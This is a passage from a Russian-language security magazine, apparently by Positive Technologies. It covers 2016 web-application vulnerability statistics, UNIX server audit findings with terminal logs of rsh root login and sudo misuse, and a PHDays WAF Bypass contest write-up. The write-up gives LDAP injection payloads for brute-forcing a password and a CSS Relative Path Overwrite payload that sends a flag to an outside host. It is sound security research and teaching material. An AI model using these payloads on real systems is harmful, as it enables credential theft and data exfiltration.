Среди исследуемых приложений преобладали продуктивные, то есть внедренные в эксплуатацию и доступные для пользования: они составили почти две трети от общего количества систем (65%). Среди средств разработки веб-приложений в этом году преобладают PHP (34%), Java (37%), ASP.NET (22%).

В настоящей статистике учтены только уязвимости, связанные с ошибками в коде и конфигурации веб-приложений. Оценка защищенности проводилась как ручным способом (методами черного, серого и белого ящика с использованием вспомогательных автоматизированных средств), так и в автоматизированном режиме с применением анализатора исходных кодов. Степень риска уязвимостей оценивалась согласно CVSS v. 3, а классификация — по системе WASC TC v. 2, за исключением категорий Improper Input Handling и Improper Output Handling, поскольку они реализуются в рамках множества других атак. Кроме того, дополнительно мы выделили категории Insecure Session, Server Side Request Forgery и Clickjacking. Эти категории отсутствуют в классификации WASC, однако достаточно часто встречаются в исследуемых системах.

ВСЕ ВЕБ-ПРИЛОЖЕНИЯ СОДЕРЖАТ УЯЗВИМОСТИ

Во всех исследованных веб-приложениях были обнаружены уязвимости. При этом число приложений с уязвимостями высокой степени риска сократилось за год с 70 до 58%. Частично это улучшение связано с тем, что компании учитывают результаты анализа защищенности прошлого года при разработке новых веб-приложений, и в первую очередь внимание уделяется устранению критически опасных уязвимостей.

ПОД УГРОЗОЙ ПОЛЬЗОВАТЕЛИ

В 2016 году половина уязвимостей, вошедших в десятку самых распространенных, позволяет совершать атаки на пользователей веб-приложений.

Как и в прошлом году, на первой строчке рейтинга находится уязвимость среднего уровня риска «Межсайтовое выполнение сценариев» (Cross-Site Scripting), которая встречается в 75% исследованных систем. В результате ее эксплуатации злоумышленник может внедрить в браузер пользователя произвольные HTML-теги, включая сценарии на языке JavaScript и других языках, и таким образом получить значение идентификатора сессии атакуемого и совершить иные неправомерные действия, например фишинговые атаки.

Ошибки, ведущие к раскрытию информации о версии ПО (Fingerprinting), найдены в 63% приложений. Кроме того, более чем в половине систем (54%) выявлена утечка важных данных, в том числе исходного кода и персональных данных. Отсутствие защиты от перебора учетных данных (Brute Force) остается на третьем месте, но доля приложений, уязвимых для подбора учетных данных, увеличилась на 10%.




Рис. 2. Максимальный уровень риска уязвимостей (доли уязвимых сайтов)




Рис. 3. Наиболее популярные уязвимости, выявленные в рамках ручного тестирования (доля систем)

Каждое четвертое веб-приложение содержит критически опасную уязвимость «Внедрение операторов SQL» и позволяет получить доступ к базе данных. Кроме того, эта уязвимость может позволить злоумышленнику прочитать произвольные файлы или создать новые, а также проводить атаки на отказ в обслуживании.

Распространенность недостатков защиты сессии, Clickjacking и Cross-Site Request Forgery приводит к тому, что самой распространенной угрозой в 2016 году оказались атаки на пользователей веб-приложений: их позволяют совершать практически все веб-приложения (94%).




Рис. 4. Самые распространенные угрозы

УЯЗВИМОСТИ ПО ОТРАСЛЯМ

Во всех отраслях, за исключением финансовой, преобладают веб-приложения, подверженные уязвимостям высокой степени опасности. Такие уязвимости найдены в 74% веб-приложений телекомов, 67% приложений государственных организаций и интернет-магазинов, 57% приложений промышленных компаний.




Рис. 5. Доли веб-приложений по максимальной степени риска




Рис. 6. Доли веб-приложений по уровню защищенности

В зависимости от последствий, которые могут вызвать атаки на имеющиеся уязвимости, введена градация уровней защищенности веб-приложений — от крайне низкого до приемлемого. По этой оценке наименее защищенными в прошедшем году оказались веб-приложения интернет-магазинов, промышленных и телекоммуникационных компаний: уровень защищенности более половины исследуемых систем был оценен как низкий или крайне низкий. При этом крайне низкую степень защиты имели более трети веб-приложений компаний из сфер электронной коммерции (34%) и промышленности (43%).

УЯЗВИМОСТИ ПО СРЕДСТВАМ РАЗРАБОТКИ

Наиболее высокий процент приложений, содержащих критически опасные уязвимости (64%), наблюдается среди систем, разработанных на базе технологии ASP.NET. Хотя критически опасные уязвимости есть также более чем у половины приложений на PHP и Java.




Рис. 7. Доли систем с уязвимостями разной степени риска (по средствам разработки)

В то же время на одно приложение ASP.NET в среднем приходится меньше критически опасных уязвимостей, чем для приложений на основе PHP и Java.




Рис. 8. Среднее количество уязвимостей на одну систему

Самой распространенной для всех приложений оказалась уязвимость «Межсайтовое выполнение сценариев»: она обнаружена более чем в 60% приложений для всех языков программирования. Распространены также недостатки, связанные с раскрытием чувствительных данных: «Утечка информации» и «Раскрытие информации о версии ПО».

ПРОДУКТИВНЫЕ СИСТЕМЫ БОЛЕЕ УЯЗВИМЫ

При ручном анализе критически опасные уязвимости выявляются в 50% тестовых систем и в 55% продуктивных систем. Кроме того, в продуктивных системах число уязвимостей высокого и среднего уровня риска на одно приложение в два раза больше, чем в тестовых. Можно объяснить такое распределение тем, что компании, внедряющие процессы обеспечения безопасности, в том числе тестирование приложений на стадии разработки, в целом более ответственно относятся к вопросам безопасности. Также следует учесть, что некоторые уязвимости возможно выявить только в полностью сконфигурированной и готовой к использованию системе. Кроме того, новые ошибки могут возникнуть и на этапе внедрения.

Представленные результаты свидетельствуют о том, что необходимо внедрять процессы обеспечения безопасности приложений на протяжении всего жизненного цикла — как на этапе разработки, так и при внедрении и дальнейшем использовании.




Рис. 9. Среднее количество уязвимостей на одну систему

АНАЛИЗ ИСХОДНОГО КОДА ЭФФЕКТИВНЕЕ ЧЕРНОГО ЯЩИКА

При ручном анализе доступ к исходному коду позволял выявить критически опасные уязвимости в 75% приложений, а при исследовании методом черного ящика такие уязвимости были обнаружены только в 49% систем.

Тем не менее нужно помнить, что даже злоумышленник, не обладающий сведениями о системе, с высокой долей вероятности сможет обнаружить критически опасные уязвимости. Кроме того, в результате эксплуатации различных уязвимостей злоумышленник может получить доступ и к исходному коду.




Рис. 10. Доли систем с уязвимостями разной степени риска (в зависимости от метода тестирования)

«ИНГОССТРАХ» ЗАСТРАХОВАЛСЯ ОТ ВИРУСОВ

Каждый день в мире появляются тысячи новых экземпляров вредоносного ПО, а обновления антивирусов зачастую доставляются пользователям слишком поздно. Повысить уровень обнаружения вредоносных файлов позволяет система PT MultiScanner, которая выполняет многопоточную проверку файлов на различных антивирусных движках, включая продукты Kaspersky Lab, ESET, Sophos, Dr.Web. При этом единая внутренняя база знаний Positive Technologies и репутационные списки постоянно обновляются и выявляют то, что пропустили антивирусы. СПАО «Ингосстрах» интегрировало PT MultiScanner с новым онлайн-сервисом приема документов по страховым случаям (КАСКО и ОСАГО). В результате обеспечивается безопасная загрузка файлов через терминалы в офисах компании, а также через личный кабинет пользователя на сайте www.ingos.ru.

В среднем при наличии доступа к исходному коду в одном приложении специалисты Positive Technologies выявляли 2,8 уязвимости высокого уровня риска, в то время как методом черного ящика было обнаружено 1,9 уязвимости на систему. В частности, анализ исходного кода позволял в четыре раза чаще выявлять уязвимости «Внедрение внешних сущностей XML». Такие уязвимости, как «Недостатки защиты сессии», «Подделка межсайтового запроса» и «Открытое перенаправление», были обнаружены в основном при использовании метода белого ящика.

АВТОМАТИЗИРОВАННЫЙ АНАЛИЗ ВЫЯВЛЯЕТ УЯЗВИМОСТИ В КРАТЧАЙШЕЕ ВРЕМЯ

Методами автоматизированного анализа исходного кода в среднем в одном приложении было обнаружено 4,6 уязвимости высокого уровня риска, 66,9 уязвимости среднего уровня риска и 45,9 уязвимости низкого уровня риска. Анализ исходного кода, в отличие от метода черного ящика, позволяет выявить все «точки выхода», то есть все возможные варианты эксплуатации каждой уязвимости, что позволяет устранить уязвимость полностью.




Рис. 11. Среднее число уязвимостей на одну систему (автоматизированный анализ)

Все исследуемые системы оказались подвержены уязвимости «Межсайтовое выполнение сценариев». Как и в случае ручного тестирования, это самая распространенная уязвимость в рассматриваемых приложениях. Пример обнаружения такой уязвимости автоматизированным анализатором представлен на рис. 13. Приложение не осуществляет проверку передаваемых пользователем данных, чем может воспользоваться злоумышленник и передать, например, сценарий на языке JavaScript, чтобы осуществить атаку на пользователей приложения.

Используемый в наших исследованиях анализатор кода PT Application Inspector позволяет автоматически создавать эксплойты для проверки наличия уязвимости; в данном примере эксплойт был составлен для отправки запроса методом GET.

Наиболее распространенными уязвимостями высокого уровня риска являются недостатки, связанные с разграничением доступа к файлам. Установлено, что почти половина исследованных веб-приложений позволяет создавать и модифицировать произвольные




Рис. 12. Пример обнаружения уязвимости «Чтение произвольных файлов»




Рис. 13. Пример обнаружения уязвимости «Межсайтовое выполнение сценариев»

Рис. 14. Пример обнаружения уязвимости «Внедрение операторов SQL»




Рис. 15. Пример обнаружения уязвимости «Внедрение внешних сущностей XML»

файлы, что в свою очередь может привести к выполнению команд ОС, например если злоумышленник создаст файл с расширением .php. Практически во всех этих приложениях такие ошибки встречаются в совокупности с возможностью чтения и удаления произвольных файлов. Пример обнаружения уязвимости в исходном коде представлен на рис. 12. Уязвимость позволяет злоумышленнику выйти за пределы назначенного каталога и прочитать произвольные файлы на сервере.

В исходном коде ряда веб-приложений с помощью автоматизированного анализа была обнаружена и критически опасная уязвимость «Внедрение операторов SQL», которая также связана с недостаточной фильтрацией входных данных. Эта уязвимость позволяет не только получить информацию из базы данных: в некоторых случаях существует возможность читать произвольные файлы, создавать новые, проводить атаки, направленные на отказ в обслуживании. На рис. 14 приведены пример уязвимого кода, выявленного анализатором, и эксплойт для проверки возможности эксплуатации уязвимости.

Менее распространена в этом году, но также встречается критически опасная уязвимость «Внедрение внешних сущностей XML», которая может быть использована злоумышленником для чтения произвольных файлов или проведения атак на ресурсы внутренней сети. На рис. 15 представлен пример выявления такой уязвимости автоматизированным анализатором.

Автоматизированный анализ также позволил выявить и многие другие недостатки в коде исследованных приложений, включая жестко заданный пароль, использование однонаправленной хеш-функции без соли, статический генератор случайных чисел.

ЗАКЛЮЧЕНИЕ

Несмотря на сокращение общего числа критически опасных уязвимостей в исследованных веб-приложениях, общая защищенность веб-приложений остается достаточно слабой. Обнаруженные уязвимости позволяют нарушителю получить много чувствительной информации, например исходный код приложения или персональные данные пользователей, в том числе на сайтах банковских и государственных компаний. Практически все приложения дают злоумышленнику возможность проводить атаки на пользователей. Кроме того, среди исследованных веб-сайтов около четверти могут стать причиной несанкционированного доступа ко внутренним ресурсам.

Анализ исходного кода показывает намного более высокие результаты, чем исследование защищенности без доступа к коду приложения. Кроме того, тестирование исходного кода в процессе разработки позволяет значительно повысить защищенность конечного приложения. Для анализа исходного кода на различных стадиях разработки целесообразно применять автоматизированные средства, поскольку это позволяет выявить максимальное число ошибок программирования в кратчайшее время.

Веб-приложения, находящиеся в процессе эксплуатации, оказались более уязвимыми, чем тестовые. Это свидетельствует о том, что необходимо проводить анализ защищенности не только в процессе разработки, но и после внедрения в эксплуатацию. В качестве превентивной меры защиты уже эксплуатируемых приложений рекомендуется использовать межсетевые экраны уровня приложений (web application firewalls).

Более детальный анализ веб-уязвимостей 2016 года можно найти в полной версии исследования: www.ptsecurity.com/ru-ru/research/analytics/

Как получить root по фотографии: уязвимости промышленных UNIX-серверов


Федор Кулишов, Евгений Козырев


Обычно промышленные UNIX-серверы ассоциируются с крупными дата-центрами, серьезными корпоративными приложениями, высокой работоспособностью и круглосуточной поддержкой. Однако если вы проводите аудит безопасности, то есть анализируете эти системы с точки зрения потенциального взломщика, вы можете увидеть совершенно другую картину. В нашем случае результатом таких аудитов становится получение прав администратора (root) в 90% тестируемых систем, зачастую даже без использования эксплойтов, что связано с пренебрежительным отношением к информационной безопасности и отсутствием мониторинга в компаниях, где находятся исследуемые системы. В данной статье мы расскажем об основных уязвимостях UNIX-серверов и о том, как защититься от атак, эксплуатирующих эти уязвимости.

ИСТОЧНИКИ ДАННЫХ

За время проведения технологических аудитов среди клиентов Positive Technologies мы исследовали более 150 продуктивных UNIX-серверов. Примерно треть обследованных узлов составили Linux-системы (RHEL, SLES, Debian), остальные две трети — проприетарные UNIX-системы (HP-UX, AIX, Solaris). Большая часть их располагалась в интранете и играла роль серверов приложений и СУБД. Целью наших тестов в большинстве случаев было получение прав суперпользователя либо — при невозможности их получить — доступ к конфиденциальным данным.

Как правило, для экономии времени и повышения качества анализа в первую очередь запрашивались полные настройки системы (метод белого ящика). После их предварительного изучения с помощью найденных уязвимостей зачастую демонстрировались атаки по методу серого ящика (отправная точка — какая-либо непривилегированная учетная запись ОС; эмулировались действия инсайдера или атаки на ОС или ПО после проникновения извне, например после взлома сетевого ПО) либо методом черного ящика (когда об узле заранее ничего не известно). Во многих случаях аудит настроек ОС был сопряжен с аудитом другого серверного ПО, например Oracle и SAP.

КРАТКИЕ ИТОГИ В ЦИФРАХ



Как видно на диаграмме, результаты неутешительны: в 79% Linux-систем и 96% проприетарных UNIX-систем мы смогли получить права администратора. При этом на 75% Linux-систем и 95% UNIX-систем отсутствовали актуальные обновления безопасности, и на каждом из этих узлов находилась минимум одна уязвимость высшей степени риска (CVSS 10,0). При этом в ходе аудитов эксплойты применялись крайне ограниченно: с их помощью был получен root только на 20% взломанных систем.

Конфиденциальные данные, которые удавалось получить при невозможности получения root-прав, в основном состояли из учетных записей для доступа к внешним СУБД (часто — центральным в исследованной инфраструктуре) либо другим узлам сети. Реже попадались журналы транзакций с чувствительными данными.

Справедливости ради необходимо отметить, что:

+ Обследованные узлы, за редким исключением (около 5%), находились в интранете. Доступ извне к остальным был бы возможен только после успешного взлома пограничной инфраструктуры. (А такое в нашей практике случалось нечасто.)
+ Примерно в каждом пятом случае получение root было возможным только с заранее выданной локальной учетной записью («режим эмуляции инсайдера»). Иначе эти взломы были бы сильно затруднены.

УДАЛЕННЫЕ АТАКИ

Для проникновения извне необходимо получить права на выполнение команд ОС. Для этого мы применяли:

+ Перебор паролей. Зачастую ранее полученный пароль успешно подходил для новых учетных записей на новом сервере.
+ Атаки на серверное ПО (Oracle, SAP и др.).
+ Атаки на устаревшие R-подсистемы (rsh, rlogin). На коммерческих UNIX они до сих пор иногда используются, хотя их давно могут успешно заменить средства SSH.

ЛОКАЛЬНЫЕ АТАКИ

После преодоления периметра развитие привилегий до уровня root — почти всегда дело техники. Для проведения локальных атак использовались:

+ Некорректные права доступа к исполняемым файлам.
+ Отсутствие актуальных обновлений безопасности. В отличие от удаленных эксплойтов, которые могли создать риск доступности серверного ПО (как следствие — их сложно было согласовать, и они не применялись), локальные эксплойты гораздо проще и безопаснее для атакуемой системы.
+ «Забытые» бэкапы, содержащие конфигурационные файлы, парольные хеши, учетные данные для доступа к другим элементам инфраструктуры (СУБД и прочим).
+ Слабые права доступа к домашним директориям пользователей.
+ Ошибки настройки sudo (в основном — на Linux).
+ Некорректные права доступа к системным файлам настройки.
+ Слабое хеширование паролей.

ЧТО ЕЩЕ СПОСОБСТВУЕТ ВЗЛОМУ

Помимо факторов, напрямую влияющих на стойкость системы ко взлому, очень часто встречались не столь вопиющие, но сильно помогающие злоумышленникам уязвимости настройки. Вот основные из них:

+ Слабая парольная политика: отсутствие требований к стойкости паролей, срокам их действия, истории.
+ Интерактивные учетные записи приложений: серверное ПО исполнялось с правами пользователей, которые могли успешно войти в систему и пользоваться интерактивной оболочкой.
+ Отсутствие правил ограничения трафика на серверах: функции межсетевых экранов возлагались на сетевое оборудование, на самих серверах ни ядерные (iptables, ipf, mkfilt), ни прикладные (TCP Wrappers) системы фильтрации не были настроены.
+ Невнимание к системным событиям: редко где журналы событий ОС пересылались на узел централизованного хранения, еще реже его роль играла SIEM-система, и никогда не применялся низкоуровневый аудит событий.

ОРГАНИЗАЦИЯ БЕЗОПАСНОСТИ: РАЗМЕР ИМЕЕТ ЗНАЧЕНИЕ

Как показала практика, наиболее защищенными являются серверы под управлением Linux, работающие в организациях среднего размера (1000–2000 сотрудников). Тому есть несколько причин:

+ В отличие от небольших компаний (до 700 человек), у таких организаций уже есть средства на информационную безопасность и понимание ее роли.
+ Небольшой размер инфраструктуры и штат администраторов, совмещающих функции ИТ и ИБ, все системы находятся под контролем.
+ Задачи организации решаются ограниченным набором серверного ПО, в основном оно устанавливается из штатных репозиториев, настраивается сравнительно просто, нет проблем с обновлением. В качестве ОС чаще всего применяется Linux.
+ За каждый сервер отвечает, как правило, один человек.

```
# id
uid=0(root) gid=3(sys) groups=0(root),1(other),2(bin),4(adm),5(daemon),6(mail),7(lp),20(users)
#
# remsh [redacted]alt -l root "hostname; netstat -in; id"
[redacted]alt
Name      Mtu  Network       Address            Ipkts  Ierrs Opkts  Oerrs Coll
lo0       4136 [redacted]    [redacted]         15939526 0     15939709 0     0
lan901    1500 [redacted]    [redacted]         2853720 0     1449830 0      0
lan900    1500 [redacted]    [redacted]         4508449 0     2065784 0      0
uid=0(root) gid=3(sys) groups=0(root),1(other),2(bin),4(adm),5(daemon),6(mail),7(lp),20(users)
#
```

Успешный root-логин со взломанного сервера на новый сервер через rsh

```
[redacted]intra.net - PuTTY
login as: v[redacted]
Using keyboard-interactive authentication.
Password:
v[redacted]@[redacted]:~> sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

v[redacted]'s password:
Sorry, try again.
v[redacted]'s password:
User v[redacted] may run the following commands on this host:
    (ALL) ALL
v[redacted]@[redacted]:~> sudo bash
[redacted]:/home/v[redacted] #
```

SLES, sudo: оставлена директива “ALL ALL=(ALL) ALL”, но ошибочно закомментирована “Defaults targetpw”

В случае крупных заказчиков все происходит строго наоборот, и их системы — более легкая цель для взлома:

+ На ИБ выделяется еще больше средств, но деятельность сотрудников ограничена множеством регламентов. IT- и ИБ-департаменты разделены, их общение тоже строго регламентировано.
+ Много серверов и обслуживающих их администраторов. Случайно оставить тестовый сервер в продуктивном сегменте или забыть сменить пароли после перевода в продуктивный сегмент — обычное дело.
+ Масштабная инфраструктура, сложное серверное ПО, настройка и обновление которого нетривиальны. Применяются коммерческие UNIX и enterprise-софт: Oracle, SAP, WebSphere.
+ Нередко за один сервер отвечают несколько администраторов. Отсюда и «забытые» бэкапы, и слабые cron-скрипты, и другие просчеты.

ВЫВОДЫ И РЕКОМЕНДАЦИИ

Заметное повышение защищенности продуктивных систем может быть достигнуто благодаря более тесному взаимодействию IT- и ИБ-департаментов. К сожалению, в крупных компаниях они зачастую преследуют разные цели (доступность и целостность против конфиденциальности), у их сотрудников не хватает компетенций в области «оппонента».

Также помогут и технические меры: регулярный анализ защищенности, своевременное обновление ПО, наличие средств мониторинга событий безопасности (SIEM) и соответствующая настройка всей инфраструктуры, плюс работающие механизмы анализа инцидентов.

Кроме того, от реальных взломов многих спасает размещение продуктивных серверов в интранете, а также нераспространенность основных платформ для бэкенда, AIX и HP-UX, с которыми взломщику труднее разобраться. Но в целом UNIX-системы весьма понятны, как в плане настроек, так и в плане анализа защищенности, и их эксплуатация не составляет большого труда для злоумышленников.

Конкурс WAF Bypass на PHDays VI

Арсений Реутов, Денис Колегов, Дмитрий Нагибин

В рамках международного форума по практической безопасности Positive Hack Days VI в очередной раз состоялся конкурс WAF Bypass. Как и прежде, участники выполняли задания с уязвимыми веб-приложениями, пытаясь обойти механизмы защиты межсетевого экрана. Каждое из заданий подразумевало заложенные организаторами варианты обхода PT Application Firewall, что, в свою очередь, стало возможным за счет отключения ряда функций безопасности. Цель каждого задания — получить флаг, который мог храниться в базе данных, в файловой системе или в cookie, выдаваемых специальному боту.

1. m0n0l1th

В этом задании участникам было необходимо провести LDAP-инъекцию и извлечь пароль администратора из LDAP-хранилища. Имелась форма ввода имени пользователя, которое напрямую попадало в запрос к LDAP.

This service checks if a supplied username is available for registration.

Username: admin **Check**

Debug info:

DN: o=myhost
FILTER: (&(cn=admin)(&))

Search result(s):

ppetrov@example.com

Стандартные векторы вроде `admin)(|(password=*)` блокировались регулярным выражением, однако обход был возможен при использовании пробельных символов между операндами в запросе:


```
admin)(%0a|(password=*)
```

Далее, для получения пароля было необходимо применить метод подбора для каждого символа:

```
admin)(%0a|(password=a*)
admin)(%0a|(password=a3*)
admin)(%0a|(password=a3b*)
admin)(%0a|(password=a3b8*)
admin)(%0a|(password=a3b8b*)
admin)(%0a|(password=a3b8ba*)

...
```

2. p0tat0

Открыв задание, участник получал следующую страницу:



- Veni
- Vedi
- Vici

Часть HTML-кода была при этом такой:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//
EN"><html><head><title>Caesar was here</title><link
rel="stylesheet" href="/index.php/../styles.css"><meta
name="flag" content="browser bot has flag ;)"><script src=
"/index.php/../scripts.js"></script></head>
```

На что здесь необходимо обратить внимание? В первую очередь, на объявление переходного синтаксиса HTML в DOCTYPE. Это значит, что будет работать нестрогий парсинг CSS. Вторая особенность — это наличие флага между тегами link и script и отсутствие переводов строк.

Казалось бы, атакующий не может как-то повлиять на эту статичную страничку, однако если отправить запрос вида /index.php/test, то можно было увидеть, что путь отражается в тегах link и script. При этом отображается та же страница вместо ошибки 404. Это возможно благодаря особенностям работы веб-сервера Apache (впрочем, такое поведение присутствует не только у него).

Очень похоже на XSS, однако любые кавычки и открывающие теги экранировались. Для решения этого задания было необходимо применить другой способ, а именно Relative Path Overwrite (thespanner.co.uk/2014/03/21/rpo/). RPO эксплуатирует нестрогий парсинг CSS в браузерах, что позволяет заставить жертву корректно интерпретировать инъекцию CSS-стилей в HTML-документе. Внедренные CSS-стили могут использоваться для отправки персональных данных пользователя на сторонний сервер. Сама инъекция происходит через путь:

```
/index.php/%250a*%7B%7D%250abody%7Bbackground:red%7D%250a/
```

При таком запросе браузер подгрузит CSS-стиль по пути:

```
/index.php/%0a*{}%0abody{background:red}%0a//../styles.css
```

В ответе среди HTML-кода браузер увидит валидные CSS-стили:

```
<link rel="stylesheet" href="/index.php/
*{}
 body{background:red}
/styles.css/../styles.css">
```

Боевой эксплойт для данного задания подразумевает использование CSS-свойств, которые позволят отправить на сторонний сервер флаг, находящийся между двумя фрагментами текста под контролем атакующего. Пример:

```
/index.php/')%7D%250a%250a*%7B%7D%250abody%7Bbackground:
url('http://test.com/
```

Однако в задании мы запретили ключевые слова CSS-свойств, которые позволяют сделать запрос на другой сайт:

+ import,
+ content,
+ image,
+ background,
+ font.

Но запретили не все. Если посмотреть все известные способы, перечисленные в проекте HTTP Leaks (github.com/cure53/HTTPLeaks), а также обратить внимание, что в исходном коде присутствует список, то можно было обнаружить, что свойство list-style не блокируется:

```
/index.php/')%7D%250a%250a*%7B%7D%250abody%7Blist-style:url('http://
test.com/
```

Такой запрос заставит бота на PhantomJS отправить флаг:


```
Request URL: http://test.com/styles.css%22%3E%3Cmeta%20name=%22%
flag%22%20content=%229726f3687327d642769e6662259ca4a7%22%3E%3Cscript
%20scr=%22/index.php/index.php/
Request Method: GET
```

3. d3rr0r1m

